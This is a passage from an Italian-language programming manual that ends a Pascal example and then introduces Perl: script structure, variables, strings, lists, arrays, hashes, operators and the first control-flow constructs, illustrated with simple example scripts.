```
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    permuta( 1, z, z );

end.

(* ================================================================= *)
```

Parte xcvii

Perl

Capitolo 640

Perl: introduzione

Perl è un linguaggio di programmazione ***interpretato*** (o quasi) che quindi viene eseguito da un interprete senza bisogno di generare un eseguibile binario. In questo senso, i programmi Perl sono degli script eseguiti dal programma '**`perl`**' che per convenzione dovrebbe essere collocato in '`/usr/bin/`'.

Perl è molto importante in tutti gli ambienti Unix e per questo è molto utile conoscerne almeno i rudimenti. Volendo fare una scala di importanza, subito dopo la programmazione con le shell Bourne e derivate, viene la programmazione in Perl.

I capitoli, che a partire da questo, sono dedicati a Perl, introducono solamente il linguaggio, che per essere studiato seriamente richiederebbe invece molto tempo e la lettura di molta documentazione.

640.1 Struttura fondamentale

Dal momento che i programmi Perl vengono realizzati in forma di script, per convenzione occorre indicare il nome del programma interprete nella prima riga.

```
#!/usr/bin/perl
```

Per l'esecuzione di script da parte di un interprete non si può fare affidamento sul percorso di ricerca degli eseguibili (la variabile di ambiente '**`PATH`**'), è quindi importante che il binario '**`perl`**' si trovi dove previsto. Questa posizione ('`/usr/bin/perl`') è quella standard ed è opportuno che sia rispettata tale consuetudine, altrimenti i programmi in Perl di altri autori non potrebbero funzionare nel proprio sistema senza una variazione di tutti i sorgenti.

Il buon amministratore di sistema farebbe bene a collocare dei collegamenti simbolici in tutte le posizioni in cui sarebbe possibile che venisse cercato l'eseguibile '**`perl`**': '`/bin/perl`', '`/usr/bin/perl`' e '`/usr/local/bin/perl`'.

Come si può intuire, il simbolo '**`#`**' rappresenta l'inizio di un commento.

```
#!/usr/bin/perl
#
# Esempio di intestazione e di commenti in Perl.
...
```

Un'altra convenzione che riguarda gli script Perl è l'estensione: '`.pl`', anche se l'utilizzo o meno di questa non costituisce un problema.

640.1.1 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola ('**`;`**') e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe ('**`{ }`**').

istruzione ;

{ *istruzione* ; *istruzione* ; *istruzione* ; }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

640.1.2 Nomi

I nomi che servono per identificare ciò che si utilizza all'interno del programma seguono regole determinate. In particolare:

- un nome può iniziare con un trattino basso o una lettera e può continuare con lettere, numeri e trattini bassi;
- i nomi sono sensibili alla differenza tra lettere maiuscole e minuscole.

Spesso i nomi sono preceduti da un simbolo che ne definisce il contesto:

Simbolo	Descrizione
`$`	il dollaro precede i nomi delle variabili scalari e degli elementi scalari di un array;
`@`	il simbolo *at* precede i nomi degli array normali o di raggruppamenti di elementi in essi contenuti;
`%`	il simbolo di percentuale precede i nomi degli array associativi, detti anche hash;
`&`	il simbolo e-commerciale precede i nomi delle funzioni quando queste vengono chiamate.

640.1.3 Contesto operativo

Perl è un linguaggio di programmazione con cui gli elementi che si indicano hanno un valore riferito al contesto in cui ci si trova. Questo significa, per esempio, che un array può essere visto come: una lista di elementi, il numero degli elementi contenuti, o una stringa contenente tutti i valori degli elementi contenuti.

In pratica, ciò serve a garantire che i dati siano trasformati nel modo più adatto al contesto, al quale è importante fare attenzione.

640.1.4 Tipi di dati

I tipi di dati più importanti che si possono gestire con Perl sono:

- stringhe;
- valori numerici;
- riferimenti;
- liste.

Le variabili di Perl vengono create semplicemente con l'assegnamento di un valore, senza la necessità di dichiarare il tipo o la dimensione. Le conversioni dei valori numerici sono fatte automaticamente in base al contesto.

In Perl non esiste un tipo di dati logico (nel senso di *Vero* o *Falso*); solo il risultato di una condizione lo è, ma non equivale a un valore gestibile in una variabile. Da un punto di vista logico-booleano, i valori seguenti vengono considerati equivalenti a *Falso*:

Valore	Descrizione
indefinito	equivalente a una variabile non dichiarata;
`""`	la stringa nulla;
`0`	il valore numerico zero;
`"0"`	la stringa corrispondente al numero zero.

Qualunque altro valore viene trattato come equivalente a *Vero*.

640.1.5 Esecuzione dei programmi Perl

Per poter eseguire un programma Perl, così come accade per qualunque altro tipo di script, occorre attivare il permesso di esecuzione per il file che lo contiene.

```
chmod +x programma_perl
```

Sembra banale o evidente, ma spesso ci si dimentica di farlo e quello che si ottiene è il classico ***permesso negato***: *Permission denied*.

640.2 Variabili e costanti scalari

La gestione delle variabili e delle costanti in Perl è molto simile a quella delle shell comuni. Una variabile scalare è quella che contiene un valore unico, contrapponendosi generalmente all'array che in Perl viene definito come variabile contenente una lista di valori.

640.2.1 Variabili

Le variabili scalari di Perl possono essere dichiarate in qualunque punto del programma e la loro dichiarazione coincide con l'inizializzazione, cioè l'assegnamento di un valore. I nomi delle variabili scalari iniziano sempre con il simbolo dollaro ('**$**').

L'utilizzo del dollaro come prefisso dei nomi delle variabili assomiglia a quanto si fa con le shell derivate da quella di Bourne, con la differenza che con Perl il dollaro si lascia sempre, mentre con queste shell si utilizza solo quando si deve leggere il loro contenuto.

```
$variabile_scalare = valore
```

L'assegnamento di un valore a una variabile scalare implica l'utilizzo di quanto si trova alla destra del simbolo di assegnamento ('`=`') come valore scalare: una stringa, un numero o un riferimento. È il contesto a decidere il risultato dell'assegnamento.

640.2.2 Variabili predefinite

Perl fornisce automaticamente alcune variabili scalari che normalmente non devono essere modificate dai programmi. Tali variabili servono per comunicare al programma alcune informazioni legate al sistema, oppure l'esito dell'esecuzione di una funzione, esattamente come accade con i parametri delle shell comuni. La tabella 640.5 mostra un elenco di alcune di queste variabili standard. Si può osservare che i nomi di tali variabili non seguono la regola per cui il primo carattere deve essere un trattino basso o una lettera. Questa eccezione consente di evitare di utilizzare inavvertitamente nomi corrispondenti a variabili predefinite.

Tabella 640.5. Elenco di alcune variabili standard di Perl.

Nome	Descrizione
`$$`	Numero PID del programma.
`$<`	Numero UID reale dell'utente che esegue il programma.
`$>`	Numero UID efficace dell'utente che esegue il programma.
`$?`	Lo stato dell'ultima chiamata di sistema.
`$_`	Argomento predefinito di molte funzioni.
`$0`	Il nome del programma.
`$"`	Separatore di lista.
`$/`	Separatore di righe per l'input (*input record separator*).

640.2.3 Costanti

Le costanti scalari più importanti sono di tipo stringa o numeriche. Le prime richiedono la delimitazione con apici doppi o singoli, mentre quelle numeriche non richiedono alcuna delimitazione.

Perl gestisce le stringhe racchiuse tra apici doppi in maniera simile a quanto fanno le shell tradizionali:

- le variabili indicate al loro interno vengono espanse, o meglio, ***interpolate*** (secondo la terminologia di Perl);
- la barra obliqua inversa ('`\`') può essere utilizzata come prefisso di escape quando si vogliono includere nella stringa simboli che altrimenti sarebbero interpretati in modo diverso e quando si vogliono indicare codici per cui non esiste un simbolo della tastiera.

Se una stringa viene interrotta e ripresa nella riga successiva, quello che si ottiene, nel punto dell'interruzione, è l'inserimento di un codice di interruzione di riga. In pratica, lo stesso codice di interruzione di riga utilizzato per andare a capo, viene inserito nella stringa e trattato esattamente per quello che è.

Anche le stringhe racchiuse tra apici singoli sono gestite in modo simile alle shell tradizionali:

- al loro interno non vengono effettuate interpolazioni di variabili;
- il carattere di escape, rappresentato dalla barra obliqua inversa, può essere utilizzato solo per inserire un apice letterale e la barra obliqua inversa stessa ('`\'`' e '`\\`').

Inoltre, davanti all'apice di inizio di una tale stringa, è necessario sia presente uno spazio.

La tabella 640.6 mostra un elenco di alcune di queste sequenze di escape utilizzabili nelle stringhe.

Tabella 640.6. Elenco di alcune sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

Escape	Corrispondenza
`\\`	\
`\"`	"
`\$`	$
`\@`	@
`\'`	'
`\t`	*<HT>*
`\n`	*<LF>*
`\r`	*<CR>*
`\f`	*<FF>*
`\b`	*<BS>*
`\a`	*<BELL>*
`\e`	*<ESC>*
`\0`***n***	Numero ottale rappresentato da ***n***.
`\x`***h***	Numero esadecimale rappresentato da ***h***.

Quando all'interno di stringhe tra apici doppi si indicano delle variabili (scalari e non), potrebbe porsi un problema di ambiguità causato dalla necessità di distinguere il nome delle variabili

dal resto della stringa. Quando dopo il nome della variabile segue un carattere o un simbolo che non può fare parte del nome (come uno spazio o un simbolo di punteggiatura), Perl non ha difficoltà a individuare la fine del nome della variabile e la continuazione della stringa. Quando ciò non è sufficiente, si può delimitare il nome della variabile tra parentesi graffe, così come si fa con le shell tradizionali.

```
${variabile}
```

```
@{variabile}
```

640.2.3.1 Costanti numeriche

Le costanti numeriche possono essere indicate nel modo consueto, quando si usa la numerazione a base decimale, oppure anche in esadecimale e in ottale.

Con la numerazione a base 10, si possono indicare interi nel modo normale e valori decimali utilizzando il punto come separazione tra la parte intera e la parte decimale. Si può utilizzare anche la notazione esponenziale.

- numero intero: '`123456`'
- numero intero leggibile più facilmente: '`1_234_567`'
- numero reale: '`123456.789`'
- notazione esponenziale: '`2.3E-10`'

Un numero viene trattato come esadecimale quando è preceduto dal prefisso '`0x`' e come ottale quando inizia con uno zero.

- numero esadecimale: '`0xFFFF`'
- numero ottale: '`0377`'

Quando un numero ottale o esadecimale è contenuto in una stringa, l'eventuale conversione in numero non avviene automaticamente, come invece accade in presenza di notazioni in base dieci.

640.2.4 Esempi

L'esempio seguente è il più banale, emette semplicemente la stringa '`"Ciao Mondo!\n"`' attraverso lo standard output. È da osservare la parte finale, '`\n`', che completa la stringa con un codice di interruzione di riga in modo da portare a capo il cursore in una nuova riga dello schermo.

```
#!/usr/bin/perl

print "Ciao Mondo!\n";
```

Se il file si chiama '**1.pl**', lo si deve rendere eseguibile e quindi si può provare il suo funzionamento:

$ **chmod +x 1.pl** [*Invio*]

$ **1.pl** [*Invio*]

```
Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili. Si può osservare che solo alla fine viene emesso il codice di interruzione di riga:

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print $primo;
print " ";
print $secondo;
print "!\n";
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso dell'interpolazione delle variabili all'interno di stringhe racchiuse tra apici doppi:

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print "$primo $secondo!\n";
```

L'esempio seguente emette la parola '**CiaoMondo**' senza spazi intermedi utilizzando la tecnica delle parentesi graffe:

```
#!/usr/bin/perl

$primo = "Ciao";
print "${primo}Mondo!\n";
```

L'esempio seguente mostra il comportamento degli apici singoli per delimitare le stringhe. Non si ottiene più l'interpolazione delle variabili:

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print '$primo $secondo!\n';
```

Se il file si chiama '**5.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 5.pl** [*Invio*]

$ **5.pl** [*Invio*]

```
$primo $secondo!\n
```

Inoltre, mancando il codice di interruzione di riga finale, l'invito della shell riappare subito alla destra di quanto visualizzato.

L'esempio seguente mostra l'uso di una costante e di una variabile numerica. Il valore numerico viene convertito automaticamente in stringa al momento dell'interpolazione:

```
#!/usr/bin/perl

$volte = 1000;
$primo = "Ciao";
$secondo = "Mondo";
print "$volte volte $primo $secondo!\n";
```

Se il file si chiama '**6.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 6.pl** [*Invio*]

$ **6.pl** [*Invio*]

```
1000 volte Ciao Mondo!
```

L'esempio seguente permette di prendere confidenza con le variabili predefinite descritte in precedenza:

```
#!/usr/bin/perl

print "Nome del programma: $0\n";
print "PID del programma: $$\n";
print "UID dell'utente: $<\n";
print "Ultima chiamata di sistema: $?\n";
```

Se il file si chiama '**7.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 7.pl** [*Invio*]

$ **7.pl** [*Invio*]

Il risultato potrebbe essere simile a quello seguente:

```
Nome del programma: ./7.pl
PID del programma: 717
UID dell'utente: 500
Ultima chiamata di sistema: 0
```

640.3 Array e liste

Perl gestisce gli array in modo dinamico, nel senso che possono essere allungati e accorciati a piacimento. Quando si parla di array si pensa generalmente a una variabile che abbia questa forma; ma Perl permette di gestire delle costanti array, definite liste.

Generalmente, il primo elemento di un array o di una lista ha indice zero. Questo assunto può essere cambiato agendo su una particolare variabile predefinita, ma ciò è sconsigliabile.

640.3.1 Liste

Le liste sono una sequenza di elementi scalari, di qualunque tipo, separati da virgole, racchiusi tra parentesi tonde. L'ultimo elemento può essere seguito o meno da una virgola, prima della parentesi chiusa.

```
(elemento, ...)
```

La lista vuota, o nulla, si rappresenta con le semplici parentesi aperta e chiusa:

```
()
```

Seguono alcuni esempi in cui si mostrano diversi modi di indicare la stessa lista.

```
("uno", "due", "tre", "quattro", "ciao")
```

```
("uno", "due", "tre", "quattro", "ciao",)
```

```
("uno",
 "due",
 "tre",
 "quattro",
 "ciao",)
```

```
(
    "uno",
    "due",
    "tre",
    "quattro",
    "ciao",
)
```

Una lista può essere utilizzata per inizializzare un array, ma se si pretende di assegnare una lista a un variabile scalare, si ottiene in pratica che la variabile scalare contenga solo il valore dell'ultimo elemento della lista (alla variabile vengono assegnati, in sequenza, tutti gli elementi della lista, per cui, quello che resta è l'ultimo). Per esempio:

```
$miavar = ("uno", "due", "tre", "quattro", "ciao");
```

assegna a '**`$miavar`**' solo la stringa '**`"ciao"`**'.

Una lista di valori può essere utilizzata con un indice, per fare riferimento solo a uno di tali valori. Naturalmente ciò è utile quando l'indice è rappresentato da una variabile. L'esempio seguente mostra la trasformazione di un indice ('**`$ind`**'), che abbia un valore numerico compreso tra zero e nove, in un termine verbale.

```
$numverb = (
        "zero",
        "uno",
        "due",
        "tre",
        "quattro",
        "cinque",
        "sei",
        "sette",
        "otto",
        "nove",
)[$ind];
```

Gli elementi contenuti in una lista che non sono scalari, vengono interpolati, incorporando in quel punto tutti gli elementi che questi rappresentano. Gli eventuali elementi non scalari nulli, non rappresentano alcun elemento e vengono semplicemente ignorati. Per esempio, le due liste seguenti sono perfettamente identiche:

```
("uno", "due", (), ("tre", "quattro", "cinque"), "sei")
```

```
("uno", "due", "tre", "quattro", "cinque", "sei")
```

Naturalmente ciò ha maggiore significato quando non si tratta semplicemente di liste annidate, ma di array collocati all'interno di liste.

640.3.2 Array

L'array è una variabile contenente una lista di valori di qualunque tipo, purché scalari. Il nome di un array inizia con il simbolo '`@`' quando si fa riferimento a tutto l'insieme dei suoi elementi o anche solo a parte di questi. Quando ci si riferisce a un solo elemento di questo si utilizza il dollaro.

In pratica, quando si fa riferimento a un solo elemento di un array si può immaginare che si tratti di un gruppo di elementi composto da un solo elemento, per cui si può utilizzare il prefisso '`@`' anche in questo caso.

Un array può essere dichiarato vuoto, con la sintassi seguente:

```
@array = ()
```

In alternativa gli si può assegnare una lista di elementi:

```
@array = (elemento, ...)
```

Il riferimento a un solo elemento di un array viene indicato con la notazione seguente (le parentesi quadre fanno parte della notazione):

```
$array[indice]
```

Il riferimento a un raggruppamento di elementi può essere indicato in vari modi:

```
@array [indice1 , indice2 , ...]
```

In tal caso ci si riferisce a un sottoinsieme composto dagli elementi indicati dagli indici contenuti all'interno delle parentesi quadre.

```
@array [indice_iniziale . . indice_finale ]
```

In questo modo ci si riferisce a un sottoinsieme composto dagli elementi contenuti nell'intervallo espresso dagli indici iniziale e finale.

Nella gestione degli array sono importanti due variabili predefinite:

Variabile	Descrizione
`$[`	rappresenta l'indice del primo elemento di un array e si usa azzerata convenzionalmente, in modo che per identificare il primo elemento serva l'indice zero (meglio non modificare questa variabile);
`$#`*array*	rappresenta l'ultimo indice dell'array identificato dal nome posto dopo il simbolo '**`$#`**'.

Assegnare un array o parte di esso a una variabile scalare, significa in pratica assegnare un numero intero esprimente il numero di elementi in esso contenuti. L'esempio seguente assegna in pratica a '**`$mioscalare`**' il valore due.

```
@mioarray = ("uno", "due");
$mioscalare = @mioarray;
```

Inserire un array o parte di esso in una stringa delimitata con gli apici doppi, implica l'interpolazione degli elementi, separati con quanto contenuto nella variabile '**`$"`**' (il separatore di lista). La variabile predefinita '**`$"`**' contiene normalmente uno spazio singolo. L'esempio seguente assegna a '**`$mioscalare`**' la stringa '**`"uno due"`**':

```
@mioarray = ("uno", "due");
$mioscalare = "@mioarray";
```

Perl fornisce degli array predefiniti, di cui il più importante è '**`@ARGV`**' che contiene l'elenco degli argomenti ricevuti dalla riga di comando.

L'esempio seguente permette di verificare quanto descritto sugli array di Perl:

```
#!/usr/bin/perl

# Dichiara l'array assegnandogli sia stringhe che numeri
@elenco = ("primo", "secondo", 3, 4, "quinto");

# Attraverso l'assegnamento seguente, $elementi riceve il numero di
# elementi contenuti nell'array.
$elementi = @elenco;

# Emette tutte le informazioni legate all'array.
print "L'array contiene $elementi elementi.\n";
print "L'indice iniziale è $[.\n";
print "L'ultimo elemento si raggiunge con l'indice $#elenco.\n";

# Emette in ordine tutti gli elementi dell'array.
print "L'array contiene: $elenco[0] $elenco[1] $elenco[2] $elenco[3] ";
print "$elenco[4].\n";

# Idem
print "Anche in questo modo si legge il contenuto dell'array: @elenco.\n";
```

Se il file si chiama '**11.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 11.pl** [*Invio*]

$ **11.pl** [*Invio*]

```
L'array contiene 5 elementi.
L'indice iniziale è 0.
L'ultimo elemento si raggiunge con l'indice 4.
L'array contiene: primo secondo 3 4 quinto.
Anche in questo modo si legge il contenuto dell'array: primo secondo 3 4 quinto.
```

L'esempio seguente mostra il funzionamento dell'array predefinito '**@ARGV**':

```
#!/usr/bin/perl

print "Il programma $0 è stato avviato con gli argomenti seguenti:\n";
print "@ARGV\n";
print "Il primo argomento era $ARGV[0]\n";
print "e l'ultimo era $ARGV[$#ARGV].\n";
```

Se il file si chiama '**12.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 12.pl** [*Invio*]

$ **12.pl carbonio idrogeno ossigeno** [*Invio*]

```
Il programma ./12.pl è stato avviato con gli argomenti seguenti:
carbonio idrogeno ossigeno
Il primo argomento era carbonio
e l'ultimo era ossigeno.
```

640.4 Array associativi o hash

L'array associativo, o hash, è un tipo speciale di array che normalmente non si trova negli altri linguaggi di programmazione. Gli elementi sono inseriti a coppie, dove il primo elemento della coppia è la chiave di accesso per il secondo.

Il nome di un hash inizia con il segno di percentuale ('`%`'), mentre il riferimento a un elemento scalare di questo si fa utilizzando il dollaro, mentre l'indicazione di un sottoinsieme avviene con il simbolo '`@`', come per gli array.

La dichiarazione, ovvero l'assegnamento di un array associativo, si esegue in uno dei due modi seguenti:

```
%array_associativo = (chiave, elemento, ...)
```

```
%array_associativo = (chiave => elemento, ...)
```

La seconda notazione esprime meglio la dipendenza tra la chiave e l'elemento che con essa viene raggiunto. L'elemento che funge da chiave viene trattato sempre come stringa, mentre gli elementi abbinati alle chiavi possono essere di qualunque tipo scalare. In particolare, nel caso si utilizzi l'abbinamento tra chiave e valore attraverso il simbolo '**`=>`**', ciò che sta alla sinistra di questo viene interpretato come stringa in ogni caso, permettendo di eliminare la normale delimitazione attraverso apici.

Un elemento singolo di un hash viene indicato con la notazione seguente, dove le parentesi graffe fanno parte dell'istruzione.

```
$array_associativo{chiave}
```

La chiave può essere una costante stringa o un'espressione che restituisce una stringa. La costante stringa può anche essere indicata senza apici.

Un sottoinsieme di un hash è un'entità equivalente a un array e viene indicato con la notazione seguente:

```
@array_associativo{chiave1, chiave2, ...}
```

Perl fornisce alcuni array associativi predefiniti. Il più importante è '**`%ENV`**' che contiene le variabili di ambiente, cui si accede indicando il nome della variabile come chiave.

L'esempio seguente mostra un semplice array associativo e il modo di accedere ai suoi elementi in base alla chiave:

```
#!/usr/bin/perl

# Dichiarazione dell'array: attenzione a non fare confusione!
#              -------------    ----------------    ---------
%deposito = ("primo", "alfa", "secondo", "bravo", "terzo", 3);


# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

Se il file si chiama '**21.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 21.pl** [*Invio*]

$ **21.pl** [*Invio*]

```
alfa
bravo
3
```

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo più facile da interpretare visivamente:

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        "primo", "alfa",
        "secondo", "bravo",
        "terzo", 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo ancora più leggibile:

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        primo   => "alfa",
        secondo => "bravo",
        terzo   => 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

L'esempio seguente mostra l'uso dell'array '**%ENV**' per la lettura delle variabili di ambiente:

```
#!/usr/bin/perl

print "PATH: $ENV{PATH}\n";
print "TERM: $ENV{TERM}\n";
```

Se il file si chiama '**24.pl**', si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 24.pl** [*Invio*]

$ **24.pl** [*Invio*]

```
PATH: /usr/local/bin:/bin:/usr/bin:/usr/bin/X11
TERM: linux
```

640.5 Operatori ed espressioni

Il sistema di operatori e delle relative espressioni che possono essere create con Perl è piuttosto complesso. La parte più consistente di questa gestione riguarda il trattamento delle stringhe, che qui viene descritto particolarmente in un altro capitolo. Alcuni tipi di espressioni e i relativi operatori non vengono mostrati, data la loro complessità per chi non conosca già il linguaggio C. In particolare viene saltata la gestione dei dati a livello di singoli bit.

Il senso e il risultato di un'espressione dipende dal contesto. La valutazione di un'espressione dipende dalle precedenze che esistono tra i vari tipi di operatori. Si parla di precedenza superiore quando qualcosa viene valutato prima di qualcos'altro, mentre la precedenza è inferiore quando qualcosa viene valutato dopo qualcos'altro.

640.5.1 Operatori che intervengono su valori numerici, stringhe e liste

Gli operatori che intervengono su valori numerici sono elencati nella tabella 640.39.

Tabella 640.39. Elenco degli operatori utilizzabili in presenza di valori numerici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`++`***op***	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`***op***	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
`+`***op***	Non ha alcun effetto.
`-`***op***	Inverte il segno dell'operando.
op1 `+` ***op2***	Somma i due operandi.
op1 `-` ***op2***	Sottrae dal primo il secondo operando.
op1 `*` ***op2***	Moltiplica i due operandi.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 `**` ***op2***	Eleva il primo operando alla potenza del secondo.
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `+=` ***op2***	***op1*** `=` ***op1*** `+` ***op2***
op1 `-=` ***op2***	***op1*** `=` ***op1*** `-` ***op2***
op1 `*=` ***op2***	***op1*** `=` ***op1*** `*` ***op2***
op1 `/=` ***op2***	***op1*** `=` ***op1*** `/` ***op2***
op1 `%=` ***op2***	***op1*** `=` ***op1*** `%` ***op2***
op1 `**=` ***op2***	***op1*** `=` ***op1*** `**` ***op2***
op1 `==` ***op2***	*Vero* se gli operandi si equivalgono.
op1 `!=` ***op2***	*Vero* se gli operandi sono differenti.
op1 `<` ***op2***	*Vero* se il primo operando è minore del secondo.
op1 `>` ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 `<=` ***op2***	*Vero* se il primo operando è minore o uguale al secondo.

Operatore e operandi	Descrizione
op1 `>=` ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

La gestione da parte di Perl delle stringhe è molto sofisticata e questa si attua principalmente attraverso gli operatori di delimitazione. In questa sezione si vuole solo accennare agli operatori che hanno effetto sulle stringhe, sorvolando su raffinatezze che si possono ottenere in casi particolari. La tabella 640.40 elenca tali operatori.

Tabella 640.40. Elenco degli operatori utilizzabili in presenza di valori alfanumerici, o stringa. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
str1 `.` ***str2***	Concatena le due stringhe.
str `x` ***num***	Restituisce la stringa ripetuta consecutivamente ***num*** volte.
str `=~` ***modello***	Collega il modello alla stringa. Il risultato dipende dal contesto.
str `!~` ***modello***	Come '**`=~`**', ma restituisce un valore inverso.
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `x=` ***op2***	***op1*** `=` ***op1*** `x` ***op2***
op1 `.=` ***op2***	***op1*** `=` ***op1*** `.` ***op2***
str1 `eq` ***str2***	*Vero* se le due stringhe sono uguali.
str1 `ne` ***str2***	*Vero* se le due stringhe sono differenti.
str1 `lt` ***str2***	*Vero* se la prima stringa è lessicograficamente inferiore alla seconda.
str1 `gt` ***str2***	*Vero* se la prima stringa è lessicograficamente superiore alla seconda.
str1 `le` ***str2***	*Vero* se la prima stringa è lessicograficamente inferiore o uguale alla seconda.
str1 `ge` ***str2***	*Vero* se la prima stringa è lessicograficamente superiore o uguale alla seconda.

Gli operatori che intervengono sulle liste sono elencati nella tabella 640.41.

Tabella 640.41. Elenco degli operatori utilizzabili in presenza di liste. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
lista `x` ***num***	Restituisce la lista composta ripetendo quella indicata per ***num*** volte.
array `=` ***lista***	Crea l'array assegnandogli la lista indicata alla destra.

Operatore e operandi	Descrizione
elem1* , *elem2	La virgola è l'operatore di separazione degli elementi di una lista.
elem1 => ***elem2***	Sinonimo della virgola.
elem1 .. ***elem2***	Rappresenta una lista di valori da ***elem1*** a ***elem2***.

640.5.2 Operatori logici

È il caso di ricordare che con Perl tutti i tipi di dati possono essere valutati in modo logico: lo zero numerico o letterale, la stringa nulla e un valore indefinito corrispondono a *Falso*, in tutti gli altri casi si considera equivalente a *Vero*. Gli operatori logici sono elencati nella tabella 640.42.

Tabella 640.42. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
! ***op***	Inverte il risultato logico dell'operando.
op1 && ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 || ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.
op1 and ***op2***	Come '**&&**', ma con un livello di precedenza molto basso.
op1 or ***op2***	Come '**||**', ma con un livello di precedenza molto basso.

Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Questo particolare è importante, anche se si tratta di un comportamento comune di diversi linguaggi, perché viene usato spesso per condizionare l'esecuzione di istruzioni, senza usare le strutture tradizionali, come *if-else*, o simili.

Questo tipo di approccio da parte del programmatore è sconsigliabile in generale, dato che serve a complicare la lettura e l'interpretazione umana del sorgente; tuttavia è importante conoscere esempi di questo tipo, perché sono sempre molti i programmi fatti alla svelta senza pensare alla leggibilità.

L'esempio seguente dovrebbe dare l'idea di come si può utilizzare l'operatore logico '**||**' (OR). Il risultato logico finale non viene preso in considerazione, quello che conta è solo il risultato della condizione '**$valore > 90**', che se non si avvera fa sì che venga eseguita l'istruzione '**print**' posta come secondo operando.

```
#!/usr/bin/perl
…
$valore = 100;
…
$valore > 90 || print "Il valore è insufficiente\n";
…
```

In pratica, se il valore contenuto nella variabile '**`$valore`**' supera 90, non si ottiene l'emissione del messaggio attraverso lo standard output. In questi casi, si usano preferibilmente gli operatori '**`and`**' e '**`or`**', che si distinguono perché hanno una precedenza molto bassa, adattandosi meglio alla circostanza.

```
$valore > 90 or print "Il valore è insufficiente\n";
```

Come si vede dalla variante dell'esempio proposta, l'espressione diventa quasi simpatica, perché sembra una frase inglese più comprensibile. La cosa può diventare ancora più «divertente» se si utilizza la funzione interna '**`die()`**', che serve a visualizzare un messaggio attraverso lo standard error e a concludere il funzionamento del programma Perl.

```
$valore > 90 or die "Il valore è insufficiente\n";
```

A parte la simpatia o il divertimento nello scrivere codice del genere, è bene ricordare che poi si tratta di qualcosa che un altro programmatore può trovare difficile da interpretare.

640.5.3 Operatori particolari

Tra gli operatori che non sono stati indicati nelle categorie descritte precedentemente, il più interessante è il seguente:

condizione ? ***espressione1*** : ***espressione2***

Se la condizione restituisce il valore *Vero*, allora l'operatore restituisce il valore della prima espressione, altrimenti quello della seconda.

640.5.4 Raggruppamenti di espressioni

Le espressioni, di qualunque genere siano, possono essere raggruppate in modo che la loro valutazione avvenga in un ordine differente da quanto previsto dalle precedenze legate agli operatori utilizzati. Per questo si usano le parentesi tonde, come avviene di solito anche negli altri linguaggi.

Le parentesi tonde sono anche i delimitatori delle liste, per cui è anche possibile immaginare che esistano delle liste contenenti delle espressioni. Se si valuta una lista di espressioni, si ottiene il risultato della valutazione dell'ultima di queste.

640.6 Strutture di controllo del flusso

Perl gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare e qui non viene presentato volutamente.

Quando una struttura particolare controlla un gruppo di istruzioni, queste vengono delimitate necessariamente attraverso le parentesi graffe, come avviene in C, ma a differenza di quel linguaggio non è possibile farne a meno quando ci si limita a indicare una sola istruzione.

Le strutture di controllo del flusso basano normalmente questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

Nei modelli sintattici indicati, le parentesi graffe fanno parte delle istruzioni, essendo i delimitatori dei blocchi di istruzioni di Perl.

640.6.1 Strutture condizionali: «if» e «unless»

```
if (condizione) { istruzione;...}
```

```
if (condizione) { istruzione;...} else { istruzione;...}
```

```
if (cond) { istr;...} elsif (cond) { istr;...}... else { istr;...}
```

